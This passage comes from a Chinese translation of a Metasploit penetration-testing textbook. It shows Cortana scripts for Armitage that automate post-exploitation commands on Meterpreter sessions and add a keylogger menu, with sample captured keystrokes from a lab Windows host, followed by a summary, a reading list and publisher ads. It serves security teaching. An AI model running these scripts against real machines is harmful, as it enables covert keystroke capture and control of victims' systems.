Hosts in the Database

Hosts
=====

address         mac                name             os_name    os_flavor  os_sp  purpose  info  comments
-------         ---                ----             -------    ---------  -----  -------  ----  --------
192.168.10.109  08:00:27:84:55:8c  WIN-SWIKKOTKSHX  Windows 7                    client


Services in the Database

Services
========

host            port   proto  name              state  info
----            ----   -----  ----              -----  ----
192.168.10.109  80     tcp    http              open   Microsoft IIS httpd 7.0
192.168.10.109  135    tcp    msrpc             open   Microsoft Windows RPC
192.168.10.109  139    tcp    netbios-ssn       open   Microsoft Windows 98 netbios-ssn
192.168.10.109  445    tcp    microsoft-ds      open   primary domain: WORKGROUP
192.168.10.109  3389   tcp    ssl/ms-wbt-server open
192.168.10.109  8081   tcp    http              open   HttpFileServer httpd 2.3
192.168.10.109  49152  tcp    unknown           open
192.168.10.109  49153  tcp    unknown           open
192.168.10.109  49154  tcp    unknown           open
192.168.10.109  49155  tcp    unknown           open
192.168.10.109  49156  tcp    unknown           open
192.168.10.109  49157  tcp    unknown           open

cortana>
```

很明显，命令的输出内容显示在屏幕上。到这里可以结束这个阶段的学习了。不过，要想得到更多有关使用Cortana脚本通过Armitage来控制Metasploit的信息，请访问http://www.Fastandeasyhacking.com/download/cortana/cortana_tutorial.pdf。

### 10.6.3　使用 Cortana 实现后渗透攻击

使用Cortana实现后渗透攻击也是十分简单的。使用Cortana内置的功能可以轻松控制后渗透攻击。让我们通过下面的示例脚本理解这一点。

```
on heartbeat_15s {
local('$sid');
foreach $sid (session_ids()) {
if (-iswinmeterpreter $sid && -isready $sid) {
m_cmd($sid, "getuid");
m_cmd($sid, "getpid");
on meterpreter_getuid {
println(" $3 ");
}
on meterpreter_getpid {
println(" $3 ");
}
}
}
}
}
```

在这个脚本中，我们使用了一个名为heartbeat_15s的函数。这个函数每隔15秒会重复执行一次。因此，它被称为**心跳函数**（heart beat function）。

函数local表示$sid是当前函数中的一个局部变量。下一条的foreach语句是一个对所有开放会话的循环遍历。以if开始的语句将会对每一个会话进行检查，检查内容为该会话类型是否为Windows Meterpreter控制，以及该会话是否可以进行交互并接受命令。

m_cmd函数使用$sid（即会话ID）等参数和命令将命令发送给Meterpreter会话。接着，我们定义了一个meterpreter_*形式的函数，*意味着即将发送到Meterpreter会话的命令。这个函数将会打印sent命令的输出，正如在之前的练习中console_hosts和console_services所做的那样。

使用Cortana载入这个脚本，并对结果进行分析，如下图所示。

```
Server username: WIN-SWIKKOTKSHX\mm

Current pid: 740

Server username: WIN-SWIKKOTKSHX\mm

Server username: WIN-SWIKKOTKSHX\mm

Current pid: 740

Current pid: 740

Server username: WIN-SWIKKOTKSHX\mm

Server username: WIN-SWIKKOTKSHX\mm

Server username: WIN-SWIKKOTKSHX\mm

Current pid: 740

Current pid: 740

Current pid: 740
```

成功载入并执行了这段脚本之后，每隔15秒就会显示目标系统的用户ID和当前使用进程的ID，如上图所示。

TIP　有关Cortana的后渗透功能、脚本以及函数的更多信息，请访问http://www.fastandeasyhacking.com/download/cortana/cortana_tutorial.pdf。

## 10.6.4　使用 Cortana 创建自定义菜单


通过Meterpreter会话成功连接到目标计算机之后，Cortana还可以为我们提供构建自定义菜单的功能。让我们使用Cortana来创建一个自定义键盘记录器，并通过分析以下脚本来了解Cortana脚本的工作机制。

```
popup meterpreter_bottom {
menu "&My Key Logger" {
item "&Start Key Logger" {
m_cmd($1, "keyscan_start");
}
item "&Stop Key Logger" {
m_cmd($1, "keyscan_stop");
}
item "&Show Keylogs" {
m_cmd($1, "keyscan_dump");
}
on meterpreter_keyscan_start {
println(" $3 ");
}
on meterpreter_keyscan_stop {
println(" $3 ");
}
on meterpreter_keyscan_dump {
println(" $3 ");
}
}
}
```

这段代码实现了在Meterpreter子菜单中创建一个新的弹出菜单选项。不过，只有成功渗透了目标计算机并取得了一个Meterpreter命令行时，这个弹出菜单选项才是可用的。


这里的关键字popup表示要创建一个弹出式菜单项，而函数meterpreter_bottom表示当用户在目标计算机图标上单击鼠标右键并选中Meterpreter时，这个菜单项就会出现。关键字item指定了菜单中的各个选项。命令m_cmd会根据它们对应编号的会话将命令发送给Metasploit。

因此，在这段代码中，我们有三个选项：Start Key Logger、Stop Key Logger和Show Keylogs。它们分别用来开启键盘监听器、停止键盘监听器以及显示当前记录中的键盘监听数据。我们还声明了三个用来处理发送给Meterpreter的命令输出的函数。现在在Cortana中载入这个脚本，成功渗透目标计算机，然后在目标计算机的图标上单击鼠标右键，这时将会出现如下图所示的菜单。





我们会发现，一旦在被渗透了的主机上面单击鼠标右键去浏览Meterpreter菜单，就会发现这里多了一个新的菜单选项My Key Logger，它在所有菜单选项的最下方。这个菜单选项将会

包含我们声明过的所有选项。一旦选择了这个菜单中的某一个选项，它对应的命令脚本将会运行，将会在Cortana命令行中显示输出。选择第一个选项Start Key Logger。然后等待一段时间，目标将在此期间使用键盘完成一些输入操作。再点击菜单上的第三个选项Show Keylogs，如下面的截图所示。




单击了Show Keylogs菜单选项以后，在Cortana控制台上将会看到被渗透计算机的使用者输入的每一个字符，如下图所示。


```
cortana> load /root/Desktop/cortana/keylog.cna
[+] Load /root/Desktop/cortana/keylog.cna
 Starting the keystroke sniffer...

 Starting the keystroke sniffer...

 Starting the keystroke sniffer...

 Dumping captured keystrokes...

 Dumping captured keystrokes...

 Dumping captured keystrokes...

 Dumping captured keystrokes...

  <LWin> r <Return> Hi  <Back> , this system is compromised by armitage and Metasploit

  <LWin> r <Return> Hi  <Back> , this system is compromised by armitage and Metasploit

  <LWin> r <Return> Hi  <Back> , this system is compromised by armitage and Metasploit

  <LWin> r <Return> Hi  <Back> , this system is compromised by armitage and Metasploit
```

## 10.6.5　界面的使用

在需要与界面协同工作的时候，Cortana也提供了十分灵活的方法和一系列选项和功能用来创建快捷方式、图标，切换选项卡等。设想一下，现在需要添加一个自定义功能，当我们在键盘上按下F1键的时候，Cortana将会显示目标主机的UID值。让我们看一个实现了这个功能的脚本：


```
bind F1 {
$sid ="3";
spawn(&gu, \$sid);
}
```

```
sub gu{
m_cmd($sid,"getuid");
on meterpreter_getuid {
show_message( " $3 ");
}
}
```

这段程序将会添加一个快捷键F1。当这个快捷键被按下的时候，系统将会显示当前目标系统的UID值。脚本中的关键字bind表示将F1键与函数的功能绑定到一起。接着，我们定义了变量$sid的值为3（这个值是我们将要进行操作的会话ID）。

函数spawn将创建一个新的Cortana实例，执行gu函数，并将值$sid设定为这个实例中的全局变量。函数gu会向Meterpreter发送getuid命令。命令meterpreter_getuid会处理命令getuid的输出。

命令show_message将会弹出一个关于命令getuid输出的信息。现在将新脚本加载到Armitage中，然后按下F1键检查这个脚本是否可以正常执行。




好了！我们轻松获得了目标系统的UID，弹出的信息框上清楚地显示了UID的值WIN-SWIKKOTKSHX\mm。关于使用Armitage进行Cortana脚本编写的讨论到此结束。

TIP 有关Cortana脚本编写及其各种功能的更多信息，请访问http://www.fastandeasyhacking.com/download/cortana/cortana_tutorial.pdf。

## 10.7 小结

在这一章中，我们仔细学习了Armitage及其各种功能。首先介绍了界面和工作区的建立，同时讲解了如何使用Armitage实现对目标主机的渗透。接着探讨了对远程主机的客户端攻击和后渗透攻击。之后学习了Cortana和它的基本功能，以及如何使用它来控制Metasploit。最后创建了后渗透模块、自定义菜单以及界面。


## 10.8 延伸阅读

本书从实际应用的角度介绍了Metasploit及各种相关主题。本书涵盖了渗透模块的开发、模块开发、渗透模块的移植、客户端攻击、Armitage、加速渗透测试和测试服务等内容。本书还介绍了汇编语言的基础知识、Ruby编程语言和Cortana脚本语言。

读完本书之后，你可以通过下面的资源来了解更多的相关信息。

- 如果想学习有关Ruby编程的内容，请访问http://ruby-doc.com/docs/ProgrammingRuby/。
- 如果想学习有关汇编语言编程的内容，请访问https://courses.engr.illinois.edu/ece390/books/artofasm/artofasm.html。
- 如果想学习有关渗透模块开发的内容，请访问http://www.corelan.be。
- 如果想学习有关Metasploit开发的内容，请访问http://dev.Metasploit.com/redmine/projects/framework/wiki/DeveloperGuide。
- 如果想学习有关SCADA技术的渗透测试的内容，请访问http://www.scadahacker.com。
- 如果想获得关于Metasploit的详细攻击文档，请访问http://www.offensive-security.com/Metasploit-unleashed/Main_Page。
- 如果想学习有关Cortana的脚本编程的内容，请访问http://www.fastandeasyhacking.com/download/cortana/cortana_tutorial.pdf 。
- 有关Cortana脚本的更多资源，请访问https://github.com/rsmudge/cortana-scripts。

# 技术改变世界 · 阅读塑造人生





**《社会工程 卷 2：解读肢体语言》**

作者：Christopher Hadnagy

译者：蔡筠竹

- 社会工程专家教你“读心术”，让你第一时间理解对方言外之意
- 世界知名心理学教授、美国政府反恐组织顾问保罗·艾克曼博士作序推荐
- 前美国特勤局专家保罗·凯利担纲技术审校





**《Linux 命令行与 shell 脚本编程大全（第 3 版）》**

作者：Richard Blum, Christine Bresnahan

译者：门佳、武海峰

- 圣经级参考书最新版，亚马逊书店五星推荐
- 轻松全面掌握Linux命令行和shell脚本编程细节，实现Linux系统任务自动化





**《Python 编程：从入门到实践》**

作者：Eric Matthes

译者：袁国忠

- Amazon编程入门类榜首图书
- 从基本概念到完整项目开发，帮助零基础读者迅速掌握Python编程
- 上到有编程基础的程序员，下到10岁少年，想入门Python并达到可以开发实际项目的水平，本书是最佳选择！




**《算法图解》**

作者：Aditya Bhargava

译者：袁国忠

- 你一定能看懂的算法基础书
- 400多个示意图，生动介绍算法执行过程
- 展示不同算法在性能方面的优缺点





**《进化：从孤胆极客到高效团队》**

作者：Brian W. Fitzpatrick, Ben Collins-Sussman

译者：金迎

- 技术人员版《人性的弱点》
- 提升职业生涯软技能
- 探讨领导力、合作、沟通、高效等团队成功关键因素




**《Git 团队协作》**

作者：Emma Jane Hogbin Westby

译者：童仲毅

- 掌握Git精髓，解决版本控制、工作流问题，实现高效开发

微信连接

回复"安全"查看相关书单

微博连接

关注@图灵教育 每日分享IT好书

QQ连接

图灵读者官方群I：218139230
图灵读者官方群II：164939616

**图灵社区**
**iTuring.cn**

在线出版，电子书，《码农》杂志，图灵访谈



Metasploit是目前业内使用频率非常高的渗透测试框架，拥有大规模的渗透模块数据库。本书是使用Metasploit进行渗透测试的实用指南，立足真实案例，帮助读者了解如何使用Metasploit进行高效渗透测试、实现Web应用程序的自动化攻击、提升安全专业技能。

第2版全面更新，特别对SCADA、数据库、物联网、移动设备、平板电脑等各种服务的测试示例作出解读，为在实际工作中开展渗透打下坚实基础。

- 掌握高级、复杂的辅助模块
- 了解渗透模块的开发和移植，将用Perl、Python编写的复杂模块移植到Metasploit框架中
- 完成对数据库、SCADA等各种服务的渗透测试
- 利用高级渗透技术对客户端发起攻击
- 使用Metasploit对移动设备和平板电脑进行渗透测试
- 使用Metasploit实现社会工程学攻击
- 使用Armitage GUI对Web服务器和系统进行模拟攻击
- 在Armitage中使用Cortana编写攻击脚本

[PACKT] PUBLISHING

图灵社区：iTuring.cn
热线：(010)51095186转600
分类建议 计算机/网络安全
人民邮电出版社网址：www.ptpress.com.cn

ISBN 978-7-115-46940-3
ISBN 978-7-115-46940-3
定价：59.00元

# 看完了

如果您对本书内容有疑问，可发邮件至 contact@turingbook.com，会有编辑或作译者协助答疑。也可访问图灵社区，参与本书讨论。

如果是有关电子书的建议或问题，请联系专用客服邮箱:
ebook@turingbook.com。

在这可以找到我们:

微博 @图灵教育：好书、活动每日播报
微博 @图灵社区：电子书和好文章的消息
微博 @图灵新知：图灵教育的科普小组
微信 图灵访谈：ituring_interview，讲述码农精彩人生
微信 图灵教育：turingbooks